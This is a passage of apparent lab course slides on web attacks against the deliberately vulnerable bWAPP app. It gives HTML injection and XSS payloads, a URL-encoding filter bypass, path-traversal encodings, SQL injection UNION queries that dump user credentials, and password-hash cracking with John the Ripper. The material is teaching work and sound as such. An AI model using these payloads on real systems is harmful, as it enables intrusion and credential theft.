The same happens with the comment fields as well. If you have a comment form, you might be able to perform an injection attack, if the form is vulnerable to the HTML attack.



Reflected HTML

1.2.1

The reflected HTML is also known as non-Persistence. It occurs when the web application responds immediately on user's input without validating the inputs. Because the malicious script does not get stored inside the web Application database, therefore attacker will send the malicious link through watering holes or phishing attempts to trick the user.
We can test forms quite easily simply entering HTML content, and see if it is reflected back to us.

Firstname <h1>Vulnerable to</h1>
Lastname <h2>HTML injection</h2>

Normally you would see "Welcome" showing the user first/last name.

Instead we see the *inner html* data Being displayed through the html tags we used.

/ HTML Injection - Reflected (GET) /

Enter your first and last name:


First name:

Last name:

Welcome

/ Vulnerable to // HTML injection //

Reflected our Payload



HTTP/ Response, Request

1.2.1

The Most commonly used HTTP (methods) are POST, GET, PUT, and DELETE. These correspond to create, read, update, and delete operations, respectively. There are a number of other verbs but are utilized less frequently. Of those less-frequent methods, OPTIONS and HEAD are used more often than others.

- GET The HTTP GET method is used to retrieve (or read) a representation of a resource GET returns a representation in XML or JSON and an HTTP response code of 200
- (OK). In an error case, it most often returns a 404 (NOT FOUND) or 400 (BAD REQUEST).
- POST - The HTTP POST request message has a content body that is normally used to send parameters and data. Unlike using the request URI or cookies, there is no upper limit on the amount of data that can be sent and POST must be used if files or other variable length data has to be sent to the server.
- PUT -The PUT is most-often utilized for update capabilities, PUT-ing to a known resource URI with the request body containing the newly-updated representation of the original resource.
- DELETE - DELETE is pretty easy to understand. It is used to delete a resource identified by a URI.
- OPTIONS - The OPTIONS method is used by the client to find out the HTTP methods and other options supported by a web server.



HTTP/ Response, Request

1.2.1

TRACE - The TRACE method is used to echo the contents of an HTTP Request back to the requester which can be used for debugging purpose at the time of development.

What are the Status Codes?

HTTP status codes are returned by web servers to describe if and how a request was processed.

The codes are grouped by the first digit:

1xx – Informational

2xx – Successful

200 - Code is used when a request has been successfully processed

3xx – Redirection

302 - The requested resource has been temporarily moved and the browser should issue a request to the URL supplied in the Location response header.

304 - The requested resource has not been modified and the browser should read from its local cache instead. The Content-Length header will be zero or absent because content is never returned with a 304 response

4xx – Client Error

401 - Anonymous clients are not authorized to view the requested content

404 - The requested resource does not exist on the server

5xx - Server Error

500 - An internal error occurred on the server. This may be because of an application error or configuration problem

503 - The service is currently unavailable, perhaps because of essential maintenance or overloading



HTTP/ Response, Request

1.2.2

You can examine the HTTP request message with Wireshark a network analysis tool or BurpSuite.

As show below:

Sample HTTP Request message:

POST /index.html HTTP/1.1
Host: http://www.darknets.org
Connection: Keep-Alive
Accept: image/gif
Accept-Language: us-en

Brupsuite HTTP/ Response, Request								
	Inspector	Console	Debugger	Network	Style Editor	Performance	Memory	
	File	Storage	Accessibility	Application		All	HTML	CSS
Status	Method	Domain				Initiator	Type	Transferred
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200	GET	🔒 www.google-analytics.com	analytics.js			commons.54701049fd6fb8497e9e...	js	cached
200	GET	🔒 googledads.g.doubleclick.net	/pagead/viewthroughconversion/990123219/?random=1651773528839&cv=9&fst=16517735; conversion_async.js:50 (script)			js		1.90 KB
302	GET	🔒 px.ads.linkedin.com	collect?v=2&mt=j&pid=2435004&time=1651773529082&url=https://webflow.com/blog/wel...			insight.min.js:1 (img)	js	1.06 KB
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
- HTTP Request form https://www.tutorialspoint.com/http/http_requests.htm
 - HTTP Response form https://www.tutorialspoint.com/http/http_responses.htm
 - HTTP Response codes https://www.tutorialspoint.com/http/http_status_codes.htm
 - HTTP URL Encoding https://www.tutorialspoint.com/http/http_url_encoding.htm



HTTP/ Reference

1.2.2

- HTML:** HTML is very easy to learn and there are a ton of free resources for it. If you are interested in learning more about XSS this should be your first step. If you prefer an interactive tool to learn about Javascript, I highly recommend Codecademy!
<https://www.codecademy.com/learn/learn-html> <https://www.w3schools.com/html/>
- JavaScript:** Once you have familiarized yourself with HTML, the next step is understanding Javascript since you will be using it to exploit XSS vulnerabilities. The usage of Javascript isn't just limited to when you are exploring XSS, so it's a very handy programming language to know. If you prefer an interactive tool to learn about Javascript, I highly recommend Codecademy! <https://www.codecademy.com/learn/introduction-to-javascript>
- SQL:** Not part of this course, however you won't be able to exploit complex SQL injection vulnerabilities before having any SQL knowledge. As always, if you prefer an interactive course, feel free to use Codecademy! <https://www.codecademy.com/learn/learn-sql> <http://www.sqlcourse.com/>
- To determine which method is used by the website, you can start with checking the source code of the webpage, this is done by right click'ing (inspect element/view source) depending browser, It will clearly show various GETS. Going forward make sure you execute all commands (inside the VM) and not your desktop.




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OWASP Top 10

- The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve software security. They have a host of projects (254) of them, and many of them are active development projects.



The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

<https://owasp.org/www-project-top-ten/>



What is bWAPP

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bWAPP, or a *buggy web application*, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP prepares one to conduct successful penetration testing and ethical hacking projects.

What makes bWAPP so unique? Well, it has over **100 web vulnerabilities!**

It covers all major known web bugs, including all risks from the OWASP Top 10 project.

bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/II and MySQL. It can also be installed with WAMP or XAMPP.

Another possibility is to download the *bee-box*, a custom Linux VM pre-installed with bWAPP.

Download our **What is bWAPP?** introduction tutorial, including free exercises...

bWAPP is for web application security-testing and educational purposes only.

Have fun with this free and open source project!

Cheers, Malik Meslelem

<http://www.itsecgames.com/downloads/vulnerabilities.txt>



bWAPP Online



bWAPP an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset

/ Portal /

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----- bWAPP v2.2 -----

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Hack



Username	bee	...	Save	Never
Password	Never	

A red arrow points to the "Never" button in the password row.

- Available at Pentester Academy | <https://attackdefense.pentesteracademy.com/>
- Available Online at Hakhub <https://bwapp.hakhub.net/login.php>

Local: Starting bWapp container

2.0.1

```
cd Darknets  
./darknets.sh start bwapp
```

1. Start the bWAPP Container
2. Install/setup the database
3. Access via the web browser
4. Start Labs


```
[root💀 darknets)-[~]  
# ./darknets.sh start bwapp  
Starting bWAPP  
Adding bwapp to your /etc/hosts  
127.5.0.1      bwapp was added successfully to /etc/hosts  
Running command: docker start bwapp  
bwapp  
DONE!  
  
Docker mapped to http://bwapp or http://127.5.0.1  
  
Remember to run install.php before using bwapp the first time.  
at http://bwapp/install.php  
Default username/password: bee/bug  
bWAPP will then be available at http://bwapp
```



Local: Setup First run bWAPP

2.0.1

Notice the first step is to click start <http://bwapp/install.php>



- You will need to Click the “**Here**” under installation | That will install the **database**, you may notice a “already installed” notice if you previously ran the system. That is fine just continue and select login.
- If you forget to run the installation, you will get an error message: Connection failed: Unknown database 'bWAPP'
- All activities going forward will be done inside the VM - LAB Virtual Machine, using the web browser inside the VM, be sure to shut down the VM when you are done for the day, or if you choose on the online system.
- Note: if you did not “START BWAPP” properly you will end up at a Chinese website, that should be a good indicator you missed a step, usually not properly starting bWAPP, which enters bwapp name into the host file.



Local: Starting the bWAPP Lab

- Now let's log in to bWAPP – Click Login On Top | user: bee pwd: bug | after login we will select our Bug
- The main things we need to be concerned with in this framework is: 1. The Bug and 2. the Security Level

/ Login /

Enter your credential: (bee/bug).

Login:

Password:

Set the security level:

low

Login

Username bee

Password ...

Save Never

/ Portal /

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HTML Injection - Stored (Blog)

iFrame Injection

LDAP Injection (Search)

Mail Header Injection (SMTP)

Hack

Set your security level:

low Set Current: low

Choose your bug:

HTML Injection - Reflected (GET) Hack

----- bWAPP v2.2 -----

/ A1 - Injection /

HTML Injection - Reflected (GET)



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You can now switch to the
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The screenshot shows the homepage of bWAPP, a yellow header with the title "bWAPP" and a bee icon, followed by the subtitle "an extremely buggy web app!". Below the header is a navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", and "Reset". The main content area has a title "/ Portal /". A descriptive paragraph explains that bWAPP is a free and open source deliberately insecure web application for security testing and education. It lists various vulnerabilities: "A1 - Injection /", "HTML Injection - Reflected (GET)", "HTML Injection - Reflected (POST)", "HTML Injection - Reflected (Current URL)", "HTML Injection - Stored (Blog)", "iFrame Injection", "LDAP Injection (Search)", and "Mail Header Injection (SMTP)". At the bottom is a "Hack" button.

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Hack



HTML Injection – Reflected (GET)

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- A. Here we enter: **First name:** darknets **Last name:** class and then **go**
- B. If you examine the fields “first and last name” in the **URL bar**, as plain text - As you can see from the browser line
- C. Try this with all three security Settings, **Low, Medium and High**, notice any difference?
- D. You shouldn’t – this is a valid function of this form, normal operations, however notice that both fields require data in them in order to continue.

/htmli_get.php?firstname=darknets&lastname=class&form=submit

Observable: Here we want to see what the actual HTML code that was entered into this page was: You can right click on the page and select “View” or “View Source” then search for “first or last” you should see the method=”GET” you can see these fields in plain text.

Wireshark Capture of the “GET”

```

51 <div id="main">
52
53   <h1>HTML Injection - Reflected (GET)</h1>
54
55   <p>Enter your first and last name:</p>
56
57   <form action="/htmli_get.php" method="GET">
58
59     <p><label for="firstname">First name:</label><br />
60     <input type="text" id="firstname" name="firstname"></p>
61
62     <p><label for="lastname">Last name:</label><br />
63     <input type="text" id="lastname" name="lastname"></p>
64
65     <button type="submit" name="form" value="submit">Go</button>
66

```

HTML Injection - Reflected (GET)

Enter your first and last name:

First name:

Last name:

Go

25	1.372830436	172.17.0.1	172.17.0.2	TCP	66 58598 → 80 [ACK] Seq=501 Ack=23779 Win=61440 Len=0 TSval=3701423343 TSecr=2574687446
26	1.384306918	172.17.0.1	172.17.0.2	HTTP	482 GET /htmli_get.php HTTP/1.1
27	1.384369091	172.17.0.2	172.17.0.1	TCP	66 80 → 58598 [ACK] Seq=23779 Ack=917 Win=64384 Len=0 TSval=2574687457 TSecr=3701423354

Frame 26: 482 bytes on wire (3856 bits), 482 bytes captured (3856 bits) on interface 0
 Ethernet II, Src: 02:42:00:8f:8b:8a (02:42:00:8f:8b:8a), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
 Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
 Transmission Control Protocol, Src Port: 58598, Dst Port: 80, Seq: 501, Ack: 23779, Len: 416
 Source Port: 58598
 Destination Port: 80
 [Stream index: 0]
 [TCP Segment Len: 416]
 Sequence number: 501 (relative sequence number)
 [Next sequence number: 917 (relative sequence number)]
 Acknowledgment number: 23779 (relative ack number)
 1000 = Header Length: 32 bytes (8)
 Flags: 0x018 (PSH, ACK)
 Window size value: 561
 [Calculated window size: 64128]
 [Window size scaling factor: 128]
 Checksum: 0x59ec [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0
 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 [ESP/ACK payload offset]

HTML Injection – Reflected (GET) Marquee

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NOW let's try replacing the `firstname= Darknets & lastname= <marquee>HACKED BY JOSEPH</marquee>`

A. So lets copy or type: `<marquee>HACKED BY JOSEPH</marquee>` for the first name

B. Since this form validates that two fields are required be sure to fill both spaces, anything can be placed in the second field, here I use the word darknets.

C. Try this on all three levels of security, now you will need to use the plugin

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome

HACKED BY JOSEPH

HTML Injection - Reflected (Current URL)
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Hack

Notice what Marquee does - it reflects back your “HTML” and forces words to scroll across as a marquee. You should see something similar to what we placed, hardly a hack but is meant to show you the how easy it is to manipulate HTML forms, and when low security settings are in place it’s easy to manipulate the form.




HTML Injection – Reflected (GET) Marquee (esc)

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- Currently our security level is set to low (as noted under “Set your Security Level”) [low] [Set]
- Next lets try this same bug and wording with **medium and then high security setting**.
- You will notice they do not work.
- Now You could try a URL Encoded string and see if that works... Select F9
- Launches the **HackBar Quantum** plugin from Firefox, this has a build in encoders
- Select Encoding, Url Encode, replace “String to use” with marquee html config

So let copy or type: <marquee>HACKED BY DARKNET</marquee> for the first name and place that in “String to use” - select ok – and notice the encoded results in the box
 Select and highlight that code, copy it to clipboard (ctrl c) and past it into the form for first name.

Since this form validates that two fields are required be sure to fill both spaces, anything can be placed in the second field,
 here we use the word HACKED BY DARKNET



/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome

HACKED BY DARK/

/ Set Security Level /

Your security level is **medium**.

Set the security level:

low	Set
low	
medium	
high	



HTML Entity Encoding

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An online service is: www.url-encode-decode.com or use the Quantum *ackbar* or your favorite URL encoder. And then paste the results back into the same place first name, with the security level set to medium

After taking the input as-is The Webpage is reflecting it back. This is called html entity encoding, and it renders the code into html so the server attempts to rectify the HTML injection process. It is one of the techniques used to filter the input from the user. **URLs** can only be sent over the Internet using the ASCII character-set. Since **URLs** often contain characters outside the ASCII set, the **URL** has to be converted into a valid ASCII format. **URL encoding** replaces unsafe ASCII characters with a "%" followed by two hexadecimal digits

https://www.w3schools.com/tags/ref_urlencode.ASP


UTF-8 is a popular character encoding scheme for representing Unicode characters in variable length byte sequences used throughout HTML web pages. UTF-8 strings by web servers' promiscuous interpretation results in the translation of multiple sequences into the same ASCII character (e.g. '/' or '.'). This technique is known as "Redundant UTF-8 Encoding". When a webserver detects a request in which redundant UTF-8 occurred, this violation is generated.

- %2e%2e%2f which translates to ../
- %2e%2e/ which translates to ../
- ..%2f which translates to ../
- %2e%2e%5c which translates to ..\

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
Browser Plugins



Quantum HackBar - <https://addons.mozilla.org/en-US/firefox/addon/hackbartool/>

<https://github.com/notdls/hackbar>

- Now You could try a URL Encoded string and see if that works... Select F12
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- Select Encoding, Url Encode, replace “String to use” with marquee html config



HTML Injection - Reflected POST

Exercise 3 – HTML Injection – Reflected (POST)

Now Let's see how we can bypass the **POST** reflective HTML injection in Bwapp. This is similar to the GET request and again we don't need burpsuite for this simple task. It can be easily done with the help of a browser. In this case we use firefox with Hackbar Quantum tool called URL encoder, which encodes the special characters in URL encoding.


1. We will start with

- a. With the security level set to medium.
- b. **First name:** <h1>HackedBy</h1>
- c. **Last Name:** <h1>Darknets.org</h1>

2. After entering Go – we notice the output is reflected as it was entered, meaning there is a filter not allowing execution of our html tag's

3. So next let's try to bypass this medium level filter using url encoding, as we did in the previous exercise we will utilize the HackBar Quantum to do a URL Encode

4. You can go to url encode/decode or select **F9** from Firefox to bring up the HackBar Quantum. Select encoding, enter both strings to encode: Encoding>URL Encode> at the bottom where "string to use" shows up, enter the two strings




XSS Reflective (GET)

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Chapter 2.3 XSS – Reflective (GET)

What is Cross Site Scripting – XSS?

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to *inject client-side scripts* into web pages viewed by other users. XSS is Injecting a script into the parameter of a url - A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. In 2007 Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities.

Let's walk through the environment we are going to use for these labs and explain each of these three types of attacks.

Types of XSS

- Reflective XSS
- Stored XSS
- DOM Based XSS

The environment is Kali Linux, and tools from the OWASP broken web applications project, it is a suite of servers/services, we will continue to use bwapp and webgoat through-out these labs, but there are many others.



Reflected XSS - alert

Reflected XSS

Reflected XSS is the most common type of XSS. It occurs when the malicious payload is part of the request that the victim's browser sends to the vulnerable site. This type of attack is called "reflected" because an input field of the HTTP request sent by the browser, is immediately repeated on the output page. The attacker uses Phishing emails and other social engineering techniques to convince the victim to open the malicious link.



Reflected XSS isn't a persistent attack, so the attacker needs to deliver the payload to each victim. We will continue to use bWAPP for these exercise's as well.

Start the bWAPP and open your browser and connect to bee-box login.

Select: A3 - Cross-Site Scripting – Reflected (GET) with security settings set to Low

```
<script>alert('Darknets')</script>
```

To test if the input fields are vulnerable, we place the following script:



Since both fields are required insert the script in First name field and in Last name field we can insert anything we want. If it is vulnerable, it will show us an "popup" alert box that says: **Darknets** Notice it shows us an popup "alert box" this means that it is vulnerable.

As a side note we are using firefox for a reason, Google Chrome uses an Anti-XSS filter.



SQL Injection (GET/Search)

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SQL injection, or SQLi, is a common attack on database-driven websites that occurs when an attacker uses unintended data from an untrusted source to construct a SQL query. This allows the attacker to interfere with the queries that an application makes to its database, and view data that they are not normally able to retrieve.

A successful SQL injection attack can:

- Read sensitive data from the database
- Modify database data
- Execute administration operations on the database
- Spoofing identity
- Tamper with existing data
- Cause repudiation issues
- Expose all data on the system
- Destroy data or make it unavailable
- Become administrators of the database server

https://owasp.org/www-community/attacks/SQL_Injection/



SQL Injection (GET/Search)

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The screenshot shows the bWAPP homepage with the following details:

- Choose your bug: SQL Injection (GET/Search) (highlighted with a red arrow)
- Set your security level: low (highlighted with a red arrow)
- Bugs, Change Password, Create User, Set Security Level, Reset buttons
- Header: an extremely buggy web app!
- Page title: / SQL Injection (GET/Search) /
- Search bar: Search for a movie: _____
- Buttons: Search (highlighted with a red arrow), Title, Release, Character, Genre, IMDb

Setup bWAPP for SQL Injection (GET/Search)

1. Select the appropriate bug – SQL Injection (GET/Search)
2. Select the appropriate Security Level (LOW)
3. Select Hack “SQL Search Movie Box Appears”
4. Enter your SQL commands to search for users

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The screenshot shows the search results page with the following details:

- Header: / SQL Injection (GET/Search) /
- Search bar: Search for a movie: _____
- Buttons: Search
- Table headers: Title, Release, Character, Genre, IMDb
- Error message: Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1

If you enter an ' you will notice an error

The screenshot shows the search results page with the following details:

- Header: / SQL Injection (GET/Search) /
- Search bar: Search for a movie: ' order by 5 -- -'
- Buttons: Search
- Table headers: Title, Release, Character, Genre, IMDb
- Table data:

Title	Release	Character	Genre	IMDb
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link

now lets try ' order by 5 -- -

Lets explore the SQL database and see if maybe bWAPP has a user table, use the following code:

```
' and 1=0 union all select 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema != 'mysql' and table_schema != 'information_schema' -- -
```

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The screenshot shows the search results page with the following details:

- Header: / SQL Injection (GET/Search) /
- Search bar: Search for a movie: _____
- Buttons: Search
- Table headers: Title, Release, Character, Genre, IMDb
- Table data:

bWAPP	blog	5	4	Link
bWAPP	heroes	5	4	Link
bWAPP	movies	5	4	Link
bWAPP	users	5	4	Link
bWAPP	visitors	5	4	Link
performance_schema	cond_instances	5	4	Link

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SQL Injection (GET/Search)

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/ SQL Injection (GET/Search) /

Search for a movie: APP' and table_name='users' -- - Search

Title	Release	Character	Genre	IMDb
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link
users	activated	5	4	Link
users	reset_code	5	4	Link
users	admin	5	4	Link

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Another way to see users, and specific names is with the table name 'users'

' and 1=0 union all select 1,table_name,column_name,4,5,6,7 from information_schema.columns where table_schema != 'mysql' and table_schema != 'information_schema' and table_schema='bWAPP' and table_name='users' -- -

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/ SQL Injection (GET/Search) /

Search for a movie: ccret,email,admin,7 from users-- - Search

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	Link

' and 1=0 union all select 1,login,password,secret,email,admin,7 from users-- -

Here we can see the hashed password, you can use "John the Ripper" to crack it.

```
adminx@darkweb:~$ john --format:raw-sha1 /home/adminx/hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
bug          (?)
1g 0:00:00:00 DONE 3/3 (2024-04-28 14:11) 3.333g/s 763326p/s 763326c/s
```

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- [https://owasp.org/www-community/attacks/SQL Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://book.hacktricks.xyz/pentesting-web/sql-injection>



Webgoat – 7.1

- <https://github.com/WebGoat/WebGoat/releases>
- <https://hub.docker.com/r/webgoat/webgoat-7.1/>



- Browse to <http://localhost:8080/WebGoat> and happy hacking !

WARNING 1: While running this program your machine will be extremely vulnerable to attack. You should disconnect from the Internet while using this program. WebGoat's default configuration binds to localhost to minimize the exposure.

WARNING 2: This program is for educational purposes only. If you attempt these techniques without authorization, you are very likely to get caught. If you are caught engaging in unauthorized hacking, most companies will fire you. Claiming that you were doing security research will not work as that is the first thing that all hackers claim.



Additional Tools:

- WebApp Analyzer - <https://addons.mozilla.org/en-US/firefox/addon/wappalyzer/>
- Foxy Proxy - <https://getfoxyproxy.org>
